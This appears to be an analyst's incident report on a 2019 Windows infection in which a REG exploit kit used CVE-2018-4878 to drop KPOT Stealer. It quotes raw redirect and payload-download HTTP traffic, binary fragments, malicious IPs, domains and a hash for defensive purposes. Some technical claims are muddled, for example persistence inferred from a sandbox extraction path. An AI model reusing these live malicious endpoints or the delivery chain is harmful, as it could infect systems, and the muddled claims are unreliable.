INCIDENT ANALYSIS REPORT

[Document subtitle]

JUNE 22, 2019

PHENOMENOC-DC

Incident Analysis Report: Domain Controller LAN Segment

LAN Segment Details:

- Range: **10.0.76.0/24** (**10.0.76.0** through **10.0.76.255**)
- Domain**: phenomenoc.com**
- Domain Controller: **10.0.76.6** - **Phenomenoc-DC**
- Gateway: **10.0.76.1**
- Broadcast Address: **10.0.76.255**

Key Findings


1. **Infected Windows Host Details:**
    - IP Address: 10.0.76.109
    - MAC Address: 78:2b:cb:d4:a5:fe
    - Host Name: BANGKOK-8AC2-PC
    - Windows User Account: edris.haight
2. **Malware Delivery Method:**
    - Exploit Kit: REG Exploit Kit (REG EK)
    - Initial access achieved when the victim visited a malicious website named letsdoitquick.
    - The website permanently redirected traffic to 37.46.135.170, where a trojan payload was delivered.

2.1.(redirect from lets do it quick to 37.46.135.170)


```
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: letsdoitquick.site
DNT: 1
Connection: Keep-Alive

HTTP/1.1 302 Found
Server: nginx
Date: Sat, 22 Jun 2019 23:48:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Keep-Alive: timeout=60
X-Powered-By: PHP/5.6.39
Set-Cookie: PHPSESSID=ktmf9i1a5mj5fmvrk12m1sh6a3; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie:
c7be602ad1126fe09687a00515d64f44222be738=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1wic3RyZWFtc1wiOntc
IjMzOFwiOjE1NjEyNDcyODR9LFwiY2FtcGFpZ25zXCI6e1wiMzhcIjoxNTYxMjQ3Mjg0fSxcInRpbWVcIjoxNTYxMjQ3Mjg0fSJ9.OyxNRYfdc
rahcvKGkGhhbbiOhq5bvKisW8MnUIzEgk0; expires=Sat, 22-Jun-2019 23:48:04 GMT; Max-Age=0; path=/;
domain=.letsdoitquick.site
Location: http://37.46.135.170/?
MTQwMjg3&ZqHoAiAzR&ff5sdfds=xXjQMvWUbRXQDJ3EKvPcT6NMMVHRFUCL2YedmrHZefjac1WkzrvFTF_7ozKATQSG6_ptdfJ&ZJull=know
n&ClGaW=known&PETxiFG=community&sMRo=wrapped&HuUMPiKpj=heartfelt&LfBYp=criticized&trlQvmgW=wrapped&t4tsdfsg4=W
DQCwhBfTcwJom9xbAw4b8futjEnVzkCb1p6H-
hGPYwNDrcSdRuVo31ykxrkkQPshg1TH4GI&QVQi=detonator&scUJaJdNW=golfer&eaqBiV=referred&eunX=heartfelt&lTfNSvPso=wr
apped&cuxKdC=constitution&TGbNZdI=known&YAVpMLL=difference&KcBDoeqcFMTU1OTU1
```

1 client pkt, 1 server pkt, 1 turn.

2.2. **Trojan.Cryxos** is a type of malware primarily used for social engineering attacks, often masquerading as fake security warnings or technical support scams,its may redirect user to download or give attacker sensitive data to get explit through toolkit



2.3.**Adobe Flash** was exploited as part of the REG EK tactic using CVE-2018-4878, resulting in the download of the executable file KPOT Stealer.



2.4.download of the executable file **KPOT** Stealer this request come from script agent .

(We found user agent come from scripting environment this is malware script download this exe file)

```
GET /?
MzU4NjA0&kaZDWzI&AkwenzFXp=perpetual&EIDOXmpaHLIMQ=blackmail&PmNkusRzUKjdxi=known&embBMhXHEV
qMM=already&nvQgwJI=community&PtVAedNAUU=difference&jDCoPDPCLNkpJ=heartfelt&SJjNZIaGHxK=know
n&vvHefJ=heartfelt&t4tsdfsg4=PAVMb_q6p3EiEnR6U0pGB_xyNZgITqZucEbg_2lT3ybZGJsJ1kx_R6GcBxewtW1
0Z6AwalanCH6fAnUctFEsxYQ&IJbAFjBSlWY=heartfelt&hyYviEG=criticized&ff5sdfds=xHjQMrnYbRbFFYTfK
PPEUKNEMUjWA0-
KwYmZhafVF5mxFDHGpbX1FxXspVSdCFSEmvRvdLUHIwSh1U3ASwNizYk&SfDdcBJQLntZc=everyone&ZwddKCJISaTB
=blackmail&IqnFgRnJ=known&WWmEHUqy=vest&niUheyKPRbLYEdyNjEwOTgy HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: 37.46.135.170

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 22 Jun 2019 23:48:11 GMT
Content-Type: application/x-msdownload
Content-Length: 584192
Connection: keep-alive
Accept-Ranges: bytes

)U.C...S...v)r        <k.......?ET.p4..u..4..... +.
..T..6...A......T.c88..9.%4.......J...l.lX.../p.u1c |.4.u.#..j..j.........:........WJ.<
$>i...D....M......q9y'.,..'#.Q-*...,.R")T......}.. W&Z..9{....}..........B.K..zm..}..]....
.Bu.J......}j0.mX.x7k#>.H..W.
..8......8D]..a.7a;......M.amV.gpt..B....RK#....p*.5/....2.R.
15.L.S;...Wm3..Kvv....p......RR/@.....a>....rJ...$. i.....T=....L.......r*)..*....Mi.4.
{I.P...1P.}xf2fr.Bh..eW.......x..a.......f..~.....=y...@E......BW....(e_H...%.....CK...
2.0.N..U........f..-.. ......7 j.F.....6..P~./...N:Q..P.`Nk-SK......3z.}...`.."...
44cX@.U.D....^E-..190
```

3.Malware Details:

Malware Type: KPOT Stealer

Executable Behavior:

-When executed, the EXE persists itself in C:\Users\admin\AppData\Local\Temp\Rar$EXb6360.20748\2019-06-22-malware-retrieved-from-the-infected-Windows-host.exe

-This malware check HKEY for security policeis to may be gather browser information like cookie and autofill password .

-The EXE deletes itself after completing its mission.

-Establishes a connection with fghjkmgru34.site.

Executable Hash (SHA256):
39be5610259ffade85599720ee0af31187788a00791f1e4cb0cd05ef00105eda

Post-Infection Traffic:

IP Address: 8.209.83.76

Domain Name: fghjkmgru34.site

4.Second Windows Host Details:


IP Address: 10.0.76.193

Activity Analysis:

-The user visited various legitimate websites, including beef2live.

-A significant number of alerts were generated due to normal tracking systems employed by websites (e.g., Google Analytics) and activities involving plugins and small-sized GIFs.

Conclusion: No suspicious activity detected. User activity deemed normal.



Incident Timeline

1. **Initial Access:**

   Victim Host (10.0.76.109) visited letsdoitquick, leading to a redirection to malicious IP 37.46.135.170.

2. **System tricking:**

   Trojan.Cryxos performed reconnaissance to gather system details, including OS, browser version, and installed software.

3. **Tailored Exploit:**

   Based on fingerprinting data, the attacker triggered a fake Adobe Flash update exploiting CVE-2018-4878 (a remote code execution vulnerability in Adobe Flash Player).

4. **Final Payload:**

   The exploit installed KPOT Stealer (SHA256: 39be5610259ffade85599720ee0af31187788a00791f1e4cb0cd05ef00105eda), a credential/data-stealing malware.

5. **Post-Infection Traffic:**

   Exfiltration of sensitive data was conducted over 8.209.83.76 using the domain fghjkmgru34.site.


6. **Observations Regarding Host 10.0.76.193:**

User activities included accessing legitimate websites like beef2live and interacting with tracking systems (e.g., Google Analytics).

Technical Analysis

1. **Delivery Mechanism:**
   - The REG EK exploited vulnerabilities in Adobe Flash to execute malicious payloads.
2. **Payload Behavior:**
   - KPOT Stealer extracted sensitive information (e.g., credentials, browsing history).
   - Persistence was achieved by storing the EXE in C:\Users\admin\AppData\Local\Temp\Rar$EXb6360.20748\2019-06-22-malware-retrieved-from-the-infected-Windows-host.exe

- followed by self-deletion post-mission.



3.Post-Infection Traffic:

- Communication with command-and-control (C2) server at 8.209.83.76.

Recommendations

1. **Immediate Actions:**
   - Isolate the infected host (10.0.76.109) from the network.
   - Block access to malicious IPs (37.46.135.170, 8.209.83.76) and domains (letsdoitquick, fghjkmgru34.site).
2. **Remediation Steps:**
   - Perform a full malware scan on the infected host.
   - Remove KPOT Stealer and other associated malicious files.
   - Reset all credentials potentially compromised.
3. **Preventive Measures:**
   - Update all systems and applications to the latest versions to patch vulnerabilities like CVE-2018-4878.
   - Employ advanced endpoint protection with behavior-based detection.
   - Monitor network traffic for unusual activity and implement intrusion detection/prevention systems.
4. **User Awareness:**
   - Educate users on avoiding malicious websites and recognizing phishing attempts.

Conclusion

This incident highlights the exploitation of outdated software and user behavior as primary attack vectors. Effective patch management, user training, and advanced threat detection mechanisms are critical to preventing similar attacks. The rapid identification and isolation of the infected host mitigated further damage within the domain controller LAN segment.